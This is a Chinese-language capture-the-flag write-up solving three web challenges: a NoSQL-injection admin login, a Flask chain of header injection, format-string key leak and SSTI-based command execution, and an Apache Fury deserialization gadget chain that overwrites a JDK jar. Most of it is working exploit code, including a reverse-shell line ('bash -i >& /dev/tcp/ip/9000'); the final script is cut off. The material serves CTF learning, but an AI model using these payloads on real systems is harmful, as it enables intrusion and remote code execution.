Easy Login
懒得写详细了
1
| const session = await sessionsCollection.findOne({ sid });
|
存在NoSQL注入
那么先通过visit访问http://127.0.0.1:3000/,bot则会登录admin在Mongo数据库中生成admin的session
然后通过构造Cookie: sid=j:{“$ne”:null} 然后再访问/admin即可
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
| import requests
import json
BASE = "http://223.6.249.127:13173"
TIMEOUT = 15
def exploit():
try:
requests.post(
BASE + "/visit",
json={"url": "http://127.0.0.1:3000/"},
timeout=TIMEOUT
)
except:
pass
mongo_op = "$ne"
evil_cookie = "j:" + json.dumps({mongo_op: None})
print("[+] 使用恶意 sid:", evil_cookie)
r = requests.get(
BASE + "/admin",
headers={"Cookie": "sid=" + evil_cookie},
timeout=TIMEOUT
)
print("\n[+] /admin 返回内容:")
print(r.text)
if __name__ == "__main__":
exploit()
|
Cutter
源码如下
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
| from flask import Flask, request, render_template, render_template_string
from io import BytesIO
import os
import json
import httpx
app = Flask(__name__)
API_KEY = os.urandom(32).hex()
HOST = '127.0.0.1:5000'
@app.route('/admin', methods=['GET'])
def admin():
token = request.headers.get("Authorization", "")
if token != API_KEY:
return 'unauth', 403
tmpl = request.values.get('tmpl', 'index.html')
tmpl_path = os.path.join('./templates', tmpl)
if not os.path.exists(tmpl_path):
return 'Not Found', 404
tmpl_content = open(tmpl_path, 'r').read()
return render_template_string(tmpl_content), 200
@app.route('/action', methods=['POST'])
def action():
ip = request.remote_addr
if ip != '127.0.0.1':
return 'only localhost', 403
token = request.headers.get("X-Token", "")
if token != API_KEY:
return 'unauth', 403
file = request.files.get('content')
content = file.stream.read().decode()
action = request.files.get("action")
act = json.loads(action.stream.read().decode())
if act["type"] == "echo":
return content, 200
elif act["type"] == "debug":
return content.format(app), 200
else:
return 'unkown action', 400
@app.route('/heartbeat', methods=['GET', 'POST'])
def heartbeat():
text = request.values.get('text', "default")
client = request.values.get('client', "default")
token = request.values.get('token', "")
if len(text) > 300:
return "text too large", 400
action = json.dumps({"type" : "echo"})
form_data = {
'content': ('content', BytesIO(text.encode()), 'text/plain'),
'action' : ('action', BytesIO(action.encode()), 'text/json')
}
headers = {
"X-Token" : API_KEY,
}
headers[client] = token
response = httpx.post(f"http://{HOST}/action", headers=headers, files=form_data, timeout=10.0)
if response.status_code == 200:
return response.text, 200
else:
return f'action failed', 500
@app.route('/', methods=['GET'])
def index():
return render_template('index.html')
if __name__ == '__main__':
app.run(debug=False, host='0.0.0.0', port=5000)
|
首先是admin路由存在任意文件读取或SSTI(文件内容可控的前提下)

但是需要API_KEY,而API_KEY又是随机生成的
往下看,action路由在debug模式下存在格式化字符串漏洞,可以泄露出全局变量中的API_KEY

而action路由可以通过heartbeat路由来访问

这里默认硬编码了type为echo模式,但是headers可控,我们可以通过注入Content-Type头部来劫持数据包,设置client=Content-Type 和 token=multipart/form-data; boundary=123,然后设置text的值为{"type":"debug"}
这样通过heartbeat请求action的时候会优先使用我们注入的123这部分作为Boundary,然后后端从text中读取action的值覆盖掉上面硬编码的echo模式
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
| import requests
url = "http://223.6.249.127:18270"
def key():
payload = "{0.view_functions[index].__globals__[API_KEY]}"
BOUNDARY = "p0l1st"
multipart_data = (
f"{payload}\r\n"
f"--{BOUNDARY}\r\n"
'Content-Disposition: form-data; name="action"; filename="p0l1st.json"\r\n\r\n'
'{"type": "debug"}\r\n'
f"--{BOUNDARY}--\r\n"
)
data = {
"client": "content-type",
"token": f"multipart/form-data; boundary={BOUNDARY}",
"text": multipart_data
}
r = requests.post(url+"/heartbeat",data=data)
print(r.text)
key()
|

现在就可以任意文件读取了,但是问题是我们不知道flag叫什么

在 Linux 中,/proc/self/fd/ 是当前进程“已打开文件”的快捷入口,一切皆文件:普通文件、Socket、管道都算。
通常 FD 0/1/2 是标准输入、输出、错误;FD 3 往往是服务监听用的 Socket;而 FD 4–10 多半是当前请求相关的资源,比如 wsgi.input(HTTP 请求体的输入流)或请求体过大时生成的临时缓存文件。通过这些 FD,进程可以在不重新打开路径的情况下直接读写对应资源。

那么我们可以构造一个比较大的请求体,里面有我们的SSTI Payload,这样的话fd某个值就会包含这个payload,再通过读这个fd的内容来通过SSTI进行rce,这个发包并读取的过程需要条件竞争
官方exp
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
| import requests
import threading
from io import BytesIO
url = 'http://223.6.249.127:18270'
STOP_SIGNAL = True
STOP_MAIN = True
def get_key():
boundary = "asdasdasd"
text = f'''
{{0.__class__.__init__.__globals__[sys].modules[__main__].API_KEY}}
--{boundary}
Content-Disposition: form-data; name="action"; filename="action"
Content-Type: application/json
{{"type":"debug"}}
--{boundary}--
'''.strip()
header = "Content-Type"
data = {
"client" : header,
"token" : f"multipart/form-data; boundary={boundary}",
"text" : text
}
res = requests.post(url=url + '/heartbeat', data=data)
return res.text.strip()
def send(command : str):
size = 500 * 1024 + 1
payload = b"<start>" + b" "*size + b"<end>" + b"{{url_for.__globals__['os'].popen('" + command.encode() + b"').read()}}"
files = {
"payload" : ("payload", BytesIO(payload), "text/plain")
}
requests.post(url=url + '/heartbeat', files=files)
def render(key : str):
global STOP_SIGNAL
global STOP_MAIN
while STOP_SIGNAL:
try:
res = requests.get(url=url + '/admin', params={
"tmpl" : "/proc/self/fd/5"
}, headers={
"Authorization" : key
})
if "<end>" in res.text:
print('\n' + res.text.split('<end>')[1].strip())
STOP_SIGNAL = False
STOP_MAIN = False
except:
pass
if __name__ == '__main__':
command = "cat /flag*"
API_KEY = get_key()
print(f"API_KEY : {API_KEY}")
total = 0
while STOP_MAIN:
try:
STOP_SIGNAL = True
total = total + 1
print(f"第{str(total)}次尝试", end='\r')
t = threading.Thread(target=render, args=(API_KEY, ))
t.start()
send(command)
except KeyboardInterrupt as e:
break
except:
pass
finally:
STOP_SIGNAL = False
t.join()
|
Fileury
com.app.UndertowRoutingServer存在Apache Fury反序列化
1
2
3
4
5
| byte[] decoded = Base64.getDecoder().decode(v.getValue());
decodedStr = new String(decoded, StandardCharsets.UTF_8);
Fury fury = Fury.builder().withLanguage(Language.JAVA).requireClassRegistration(false).build();
fury.deserialize(decoded);
|
并且在furry/disallowed.txt存在反序列化黑名单,反序列化时会检查类是否在黑名单中

(黑名单太长就不贴了)
从依赖中可以发现存在AspectJWeaver依赖和CC依赖,并且以下类是不在黑名单中的
org.aspectj.weaver.tools.cache.SimpleCache$StoreableCachingMaporg.apache.commons.collections.map.LazyMaporg.apache.commons.collections.keyvalue.TiedMapEntryorg.apache.commons.collections.comparators.TransformingComparatororg.apache.commons.collections.functors.ConstantFactoryorg.apache.commons.collections.functors.StringValueTransformer
正好yso中的AspectJWeaver写文件链子同时也需要cc依赖,参考 Servlet中的时间竞争及AspectJWeaver反序列化Gadget构造[non-RCE 题解]
1
2
3
4
5
6
7
8
9
| HashSet.readObject()
HashMap.put()
HashMap.hash()
TiedMapEntry.hashCode()
TiedMapEntry.getValue()
LazyMap.get()
SimpleCache$StorableCachingMap.put()
SimpleCache$StorableCachingMap.writeToPath()
FileOutputStream.write()
|
我们可以使用这条链子来任意写文件
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
| import org.apache.commons.collections.comparators.TransformingComparator;
import org.apache.commons.collections.functors.ConstantFactory;
import org.apache.commons.collections.functors.StringValueTransformer;
import org.apache.commons.collections.map.LazyMap;
import org.apache.commons.collections.keyvalue.TiedMapEntry;
import org.apache.fury.Fury;
import org.apache.fury.config.Language;
import java.io.FileOutputStream;
import java.lang.reflect.Constructor;
import java.lang.reflect.Field;
import java.nio.file.Files;
import java.nio.file.Paths;
import java.util.Base64;
import java.util.Map;
import java.util.PriorityQueue;
public class AspectJWeaverExp {
public static void main(String[] args) throws Exception {
byte[] content = Files.readAllBytes(Paths.get("E:\\CTF_Challenge\\阿里CTF 2026\\Fileury\\FileuryExp\\ascii01_3.jar"));
String filename = "../../../../../../../../../usr/local/openjdk-8/jre/lib/ext/dnsns.jar";
Class<?> scMapClass = Class.forName("org.aspectj.weaver.tools.cache.SimpleCache$StoreableCachingMap");
Constructor<?> constructor = scMapClass.getDeclaredConstructor(String.class, int.class);
constructor.setAccessible(true);
Map storeableMap = (Map) constructor.newInstance(".", 100);
ConstantFactory factory = new ConstantFactory(content);
Map lazyMap = LazyMap.decorate(storeableMap, factory);
TiedMapEntry entry = new TiedMapEntry(lazyMap, filename);
org.apache.commons.collections.Transformer transformer = StringValueTransformer.getInstance();
TransformingComparator comparator = new TransformingComparator(transformer);
PriorityQueue queue = new PriorityQueue(2, comparator);
Field sizeField = PriorityQueue.class.getDeclaredField("size");
sizeField.setAccessible(true);
sizeField.set(queue, 2);
Field queueField = PriorityQueue.class.getDeclaredField("queue");
queueField.setAccessible(true);
Object[] queueArray = new Object[2];
queueArray[0] = entry;
queueArray[1] = entry;
queueField.set(queue, queueArray);
System.out.println("Serializing AspectJ Chain with Fury...");
Fury fury = Fury.builder().withLanguage(Language.JAVA).requireClassRegistration(false).build();
byte[] serializedInfo = fury.serialize(queue);
String b64 = Base64.getEncoder().encodeToString(serializedInfo);
FileOutputStream fos = new FileOutputStream("payload_aj.b64");
fos.write(b64.getBytes());
fos.close();
System.out.println("AspectJ Payload saved to payload_aj.b64");
System.out.println("Payload Base64: " + b64);
}
}
|
至于为什么写dnsns.jar,参考Fastjson write ascii JAR RCE
当使用-verbose:class参数时,可以监控类的加载情况

在这里dnsns.jar仍然未被加载,所以直接覆盖dnsns.jar
其实只要是未加载的jar包就行
生成jar包的脚本,具体参考https://github.com/c0ny1/ascii-jar
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
|
import time
import os
from compress import *
allow_bytes = []
disallowed_bytes = [38, 60, 39, 62, 34, 40, 41]
for b in range(0, 128):
if b in disallowed_bytes:
continue
allow_bytes.append(b)
if __name__ == '__main__':
padding_char = 'U'
raw_filename = 'DNSNameServiceDescriptor.class'
zip_entity_filename = 'sun/net/spi/nameservice/dns/DNSNameServiceDescriptor.class'
jar_filename = 'ascii01_3.jar'
num = 1
while True:
javaCode = """
package sun.net.spi.nameservice.dns;
import sun.net.spi.nameservice.NameService;
import sun.net.spi.nameservice.NameServiceDescriptor;
import java.io.IOException;
public final class DNSNameServiceDescriptor extends Exception implements NameServiceDescriptor {
private static final String paddingData = "{PADDING_DATA}";
public DNSNameServiceDescriptor() {
try {
String[] cmd = new String[]{"/bin/bash", "-c", "bash -i >& /dev/tcp/ip/9000 0>&1"};
Runtime.getRuntime().exec(cmd);
} catch (IOException e) {
e.printStackTrace();
}
}
public NameService createNameService() throws Exception {
return null;
}
public String getProviderName() {
return "sun";
}
public String getType() {
return "dns";
}
}
"""
padding_data = padding_char * num
javaCode = javaCode.replace("{PADDING_DATA}", padding_data)
f = open('DNSNameServiceDescriptor.java', 'w')
f.write(javaCode)
f.close()
time.sleep(0.1)
os.system("D:\\JavaEnviron\\jdk1.8.0_65\\bin\\javac.exe -nowarn -g:none -source 1.8 -target 1.8 -cp jasper.jar DNSNameServiceDescriptor.java")
raw_data = bytearray(open(raw_filename, 'rb').read())
compressor = ASCIICompressor(bytearray(allow_bytes))
compressed_data = compressor.compress(raw_data)[0]
crc = zlib.crc32(raw_data) % pow(2, 32)
